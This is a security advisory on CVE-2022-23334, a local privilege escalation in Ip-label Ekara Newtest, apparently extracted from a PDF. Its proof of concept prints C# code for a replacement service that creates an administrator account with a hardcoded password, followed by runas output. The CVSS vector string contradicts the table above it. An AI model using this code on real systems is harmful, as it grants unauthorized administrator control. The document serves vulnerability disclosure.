ON-X
SÉCURITÉ NUMÉRIQUE

SECURITY ADVISORY

Ip-label – Ekara Newtest
LOCAL PRIVILEGE ESCALATION

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2021-08-03
CVE-2022-23334

ON-X
GROUPE
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1. SUMMARY

1.1. Context

Product description[1]:

> Ekara private Platform / Newtest is a tool that allows to measure the availability, performance, and response times of critical transactions. It uses representative locations within the company to regularly simulate business transactions and provide real-time insights into the availability, response times, and performance of critical application services.

1.2. Description

The Newtest robot creates a privileged service "*NEWTESTRemoteManager*" (as NT Authority\System) through the binary "NEWTESTREMOTEMANAGER.exe" writeable by everyone with no integrity check.

1.3. Products and versions affected

Affected products:

- Newtest 8.4R0 and earlier.

1.4. Impact

Any local user can become administrator by replacing the legitimate binary with a crafted malicious one.

1.5. Mitigations

Users who still use an older version of the product are strongly invited to upgrade to the latest version available at the author's site.

1.6. Disclosure timeline

DATE	EVENT
2021-08-03	Initial discovery.
2021-10-13	Initial contact to vendor.
2021-12-03	Vulnerability acknowledged by the vendor.
2022-07	Fix published by the vendor.
2023-01	Public disclosure.

[1] https://www.ip-label.fr/notre-solution-newtest

2. TECHNICAL DETAILS


2.1. Vulnerability details

The vulnerability is caused by a privileged service running as NT AUTHORITY\SYSTEM which can be manipulated by any local user.

2.2. Proof of concept

To exploit this vulnerability, an attacker could proceed as follow:

1. Modify the binary NEWTESTREMOTEMANAGER.EXE by a malicious one:



Rights on the binary « NEWTESTREMOTEMANAGER.EXE »

```
        public static void createUser(string Name, string Pass)
        {



            try
```


```
            {
                DirectoryEntry AD = new DirectoryEntry("WinNT://" +
                                    Environment.MachineName + ",computer");
                DirectoryEntry NewUser = AD.Children.Add(Name, "user");
                NewUser.Invoke("SetPassword", new object[] { Pass });
                NewUser.Invoke("Put", new object[] { "Description", "Privesc" });
                NewUser.CommitChanges();
                DirectoryEntry grp;

                grp = AD.Children.Find("Administrateurs", "group");
                if (grp != null) { grp.Invoke("Add", new object[] { NewUser.Path.ToString() }); }
                Console.ReadLine();
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message);
                Console.ReadLine();

            }

        }

        protected override void OnStart(string[] args)
        {
            createUser("Iamgroot", "AdmGr00t123!");
        }
```

Code extract of the malicious service

2. After replacing the binary with an unprivileged account (renamed then replaced), then restarting the machine, the account is successfully created on the machine:


```
C:\WINDOWS\system32>hostname
[redacted]

C:\WINDOWS\system32>runas /noprofile /user:[redacted]\Iamgroot cmd
Entrez le mot de passe de [redacted]Iamgroot :
Tentative de lancement de cmd en tant qu'utilisateur "[redacted]\Iamgroot" ...

C:\WINDOWS\system32>
```

Use of « runas » command on the machine



Use of « whoami » command on the machine

We noticed the presence of an "ip-label" certificate application's binaries, which shows a desire to deal with the integrity of these files:



Certificate configuration for the binary « NEWTESTREMOTEMANAGER.EXE »

However, the certificate issued by Symantec and delivered to the "ip-label" entity was expired at the time of testing.

2.3. Risk characterization

CVSS 8.6 High					
	Base Score	Exploitability: 2.9		Impact: 4.3	
		Attack Vector	Local	Scope	Changed
		Attack Complexity	Low	Confidentiality	High
		Privileges Required	Low	Integrity	High
		User Interaction	None	Availability	High
	Temporal Score	Exploit Code Maturity	Functional	Remediation Level	Workaround
		Report Confidence	Confirmed		
	Environmental Score	Confidentiality Requirement	Not Defined	Availability Requirement	Not Defined
		Integrity Requirement	Not Defined		
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:N					

2.4. References

- **MITRE**, CVE-2022-23334 :
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-23334